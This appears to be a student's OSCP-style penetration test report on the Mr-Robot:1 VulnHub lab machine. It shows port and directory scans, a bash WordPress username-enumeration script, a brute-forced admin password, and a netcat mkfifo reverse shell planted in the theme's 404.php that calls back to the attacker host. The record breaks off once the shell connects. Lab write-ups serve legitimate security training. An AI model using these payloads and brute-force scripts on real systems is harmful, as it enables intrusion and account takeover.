Penetration Test Report

PWK Lab & OSCP Exam

tnjunc@gmail.com, OSID: 2222

2020-06-06

Contents

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: Mr-Robot: 1 Date release: 28 Jun 2016

Author: Leon Johnson Series: Mr-Robot

Description

Based on the show, Mr. Robot.

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

File Information

```
Filename: mrRobot.ova
File size: 704MB
MD5: BC02C42815EAC4E872D753E1FD12DDC8
SHA1: DC0EB84DA4C62284C688590EE092868CE84A09AB
```

Virtual Machine

```
Format: Virtual Machine (Virtualbox - OVA)
Operating System: Linux
```

Networking

```
DHCP service: Enabled
IP address: Automatically assign
```

Source: https://www.vulnhub.com/entry/mr-robot-1,151/

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.0.2.4 (hostname: linux) - WordPress Core < 4.7.1 - Username Enumeration - WordPress Core 4.5.3 - Directory Traversal - SUID Privilege Escalation (Metasploit)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.0.2.4

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP: 10.0.2.4

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was iniatiated to determine open ports.




```
root@kali:~# nmap -v -F 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 10:49 EDT
Initiating ARP Ping Scan at 10:49
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 10:49, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:49
Completed Parallel DNS resolution of 1 host. at 10:49, 0.22s elapsed
Initiating SYN Stealth Scan at 10:49
Scanning 10.0.2.4 [100 ports]
Discovered open port 443/tcp on 10.0.2.4
Discovered open port 80/tcp on 10.0.2.4
Completed SYN Stealth Scan at 10:49, 1.87s elapsed (100 total ports)
Nmap scan report for 10.0.2.4
Host is up (0.0034s latency).
Not shown: 97 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:3A:52:FF (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
           Raw packets sent: 198 (8.696KB) | Rcvd: 4 (156B)
```

Figure 3.1: ImgPlaceholder

Server IP Address	Ports Open
10.0.2.4	**TCP**: 80,443

Searchsploit Result:

Initially, I used searchsploit to check the Wordpress vulnerabilities WordPress Core < 4.7.1 - Username Enumeration



```
root@kali:~# searchsploit Wordpress Username Enum
---------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------
WordPress Core < 4.7.1 - Username Enumeration
---------------------------------------------------------------
```

Figure 3.2: ImgPlaceholder


Vulnerability Explanation: WordPress Core 4.5.3 - Directory Traversal

This vulnerability could ennumerate the directory using bruteforce.

Vulnerability Fix: Disable unnecessary directory priveleges on you web app.

Severity: Low


Proof of Concept Code Here: I used DirSearch tool to bruteforce the directory of the webpress. Using the the default wordlist given by kali.



```
The wordlist file does not exist
root@kali:~/dirsearch# ./dirsearch.py --url 10.0.2.4 -e php -w /root/own_wl/php_directory_short.txt --simple-report=WP_MRBOT.txt

                       v0.3.9

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 87646

Error Log: /root/dirsearch/logs/errors-20-06-03_11-34-36.log

Target: 10.0.2.4

[11:34:36] Starting:
[11:34:41] 200 -    1KB - /
[11:34:41] 301 -  231B  - /images  →  http://10.0.2.4/images/
[11:34:43] 301 -  229B  - /blog  →  http://10.0.2.4/blog/
[11:34:45] 200 -    0B  - /sitemap
[11:34:45] 301 -    0B  - /rss  →  http://10.0.2.4/feed/
[11:34:46] 302 -    0B  - /login  →  http://10.0.2.4/wp-login.php
[11:34:52] 301 -    0B  - /0  →  http://10.0.2.4/0/
[11:34:52] 301 -    0B  - /feed  →  http://10.0.2.4/feed/
[11:34:52] 301 -  230B  - /video  →  http://10.0.2.4/video/
[11:34:56] 301 -    0B  - /image  →  http://10.0.2.4/image/
[11:34:56] 301 -    0B  - /atom  →  http://10.0.2.4/feed/atom/
[11:35:02] 301 -  235B  - /wp-content  →  http://10.0.2.4/wp-content/
[11:35:04] 301 -  230B  - /admin  →  http://10.0.2.4/admin/
[11:35:10] 301 -  230B  - /audio  →  http://10.0.2.4/audio/
[11:35:11] 200 -  504KB - /intro
[11:35:22] 200 -    3KB - /wp-login
[11:35:28] 301 -  228B  - /css  →  http://10.0.2.4/css/
[11:35:28] 301 -    0B  - /rss2  →  http://10.0.2.4/feed/
[11:35:38] 200 -   19KB - /license
[11:36:07] 301 -  236B  - /wp-includes  →  http://10.0.2.4/wp-includes/
[11:36:20] 301 -  227B  - /js  →  http://10.0.2.4/js/
[11:36:23] 301 -    0B  - /Image  →  http://10.0.2.4/Image/
[11:37:12] 301 -    0B  - /rdf  →  http://10.0.2.4/feed/rdf/
[11:37:13] 301 -    0B  - /page1  →  http://10.0.2.4/
[11:37:21] 200 -   10KB - /readme
[11:37:25] 200 -   41B  - /robots
```

And there is something interesting on http://10.0.2.4/robots

Local.txt Proof Screenshot I tried the different directories, and I found one of the keys. *key-1-of-3.txt* on http://10.0.2.4/robots I also downloaded the fsocity.dic, dictionary file for future purposes



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

```
root@kali:~#
root@kali:~# curl 10.0.2.4/key-1-of-3.txt > key-1-of-3.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    33  100    33    0     0   4714      0 --:--:-- --:--:-- --:--:--  4714
root@kali:~# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

Proof.txt Contents: 073403c8a58a1f80d943455fb30724b9


Vulnerability Explanation: WordPress Core < 4.7.1 - Username Enumeration

This vulnerability could ennumerate the usernames due to error which is shown on the login page.

Vulnerability Fix: Patch Wordpress

Severity: Medium

Proof of Concept Code Here: I used a tool that can enumerate the username of the wordpress using the dictionary given, fsocity.dic.




Warning, you are using the root account, you may harm your system.

```

#main here
check_url
domain=$(echo ${url///})
echo "[+] Domain: "$domain
curl -D cookie1.txt $url >nul #store cookie
echo "[+] Cookie store success"

while read string
do
  c_result=$(curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0" -D cookie2.txt -b cookie1.txt -F log=$string -F pwd=password -F testcookie=1 -F wp-submit="Log In" -F redirect_to=$url/wp-admin -F submit=login -F rememberme=forever $url 2<&1 | grep ERROR)
  if [[ "$c_result" == "" ]]; then
        echo "[!] Error Occured!"
        exit_tool
  elif [[ "$c_result" =~ "Invalid username" ]]; then
        echo "[-] Invalid Username: "$string
  else
        echo "[+] Possible Username!: "$string
        echo $string >> "$domain".txt
  fi
done < $file

```

Figure 3.3: ImgPlaceholder

To execute,




```
root@kali:~/Desktop/pentools/WP_enum# ./WP_enum.sh --url 10.0.2.4/wp-login.php -w /root/fsocity.dic
[+] Welcome to WP_enum_PH
[+] Proceeding
10.0.2.4/wp-login.php, /root/fsocity.dic
[+] URL is up
[+] Domain: 10.0.2.4wp-login.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2685  100  2685    0     0  48818      0 --:--:-- --:--:-- --:--:-- 48818
[+] Cookie store success
[-] Invalid Username: true
[-] Invalid Username: false
[-] Invalid Username: wikia
[-] Invalid Username: from
[-] Invalid Username: the
[-] Invalid Username: now
[-] Invalid Username: Wikia
[-] Invalid Username: extensions
[-] Invalid Username: scss
[-] Invalid Username: window
[-] Invalid Username: http
[-] Invalid Username: var
[-] Invalid Username: page
[-] Invalid Username: Robot
[+] Possible Username!: Elliot
[-] Invalid Username: styles
[-] Invalid Username: and
[-] Invalid Username: document
[-] Invalid Username: mrrobot
[-] Invalid Username: com
[-] Invalid Username: ago
[-] Invalid Username: function
[-] Invalid Username: eps1
[-] Invalid Username: null
```

As a result, one of the Username is Elliot (case insensitive)

3.2.1.2 Exploitation


Bruteforce result using WPS: Now, I do have a legit user login. I used WPS to brute force the login page, http://wp-login.php , using the wordlist that I found earlier.



```
9301929192819271926192519241923192219211920191919181917191619151914191319121911191019091908190719061905190419031902
Trying Elliot / Year20112010200920082007200620052004200320022001200019991998199719961995199419931992199119901989198
8198719861985198419831982198119801979197819771976197519741973197219711970196919681967196619651964196319621961196019
5919581957195619551954195319521951195019491948194719461945194419431942194119401939193819371936193519341933193219311
9301929192819271926192519241923192219211920191919181917191619151914191319121911191019091908190719061905190419031902
Trying Elliot / ER28-0652 Time: 40:51:23 <===============================> (858155 / 858155) 100.00% Time: 40:51:23
[SUCCESS] - Elliot / ER28-0652

[i] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Sat May 30 08:25:24 2020
[+] Requests Done: 859091
[+] Cached Requests: 6
[+] Data Sent: 272.305 MB
[+] Data Received: 3.327 GB
[+] Memory used: 298.676 MB
[+] Elapsed time: 16:52:16
```

As a result, password was obtained. ER28-0652

Reverse Shell Injection: As per checking Elliot is an Administrator. Reverse Shell was injected on php error template of Wordpress Theme, Twentyfifteen, located at Appearance>Editor>404 Template



Twenty Fifteen: 404 Template (404.php)


```
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">
                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <?php _e('TNJUNC here'); ?>
                                        <?php exec("/bin/bash -c 'rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh 2>&1|nc 10.0.2.5 222 >/tmp/f'"); ?>
                                        <h1 class="page-title"><?php _e(
'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->
```

Figure 3.4: ImgPlaceholder

Activating Reverse Shell: Since, the backdor command is inserted on the its web app error page. I intend to input random url path to active the page. I used netcat command to listen.

```
nc -v -n -l -p 222
```

And the reverse shell was successfully established



```
root@kali:~# nc -nvlp 222
listening on [any] 222 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.4] 45323
bash: cannot set terminal process group (1568): Inappropriate ioctl for device
bash: no job control in this shell
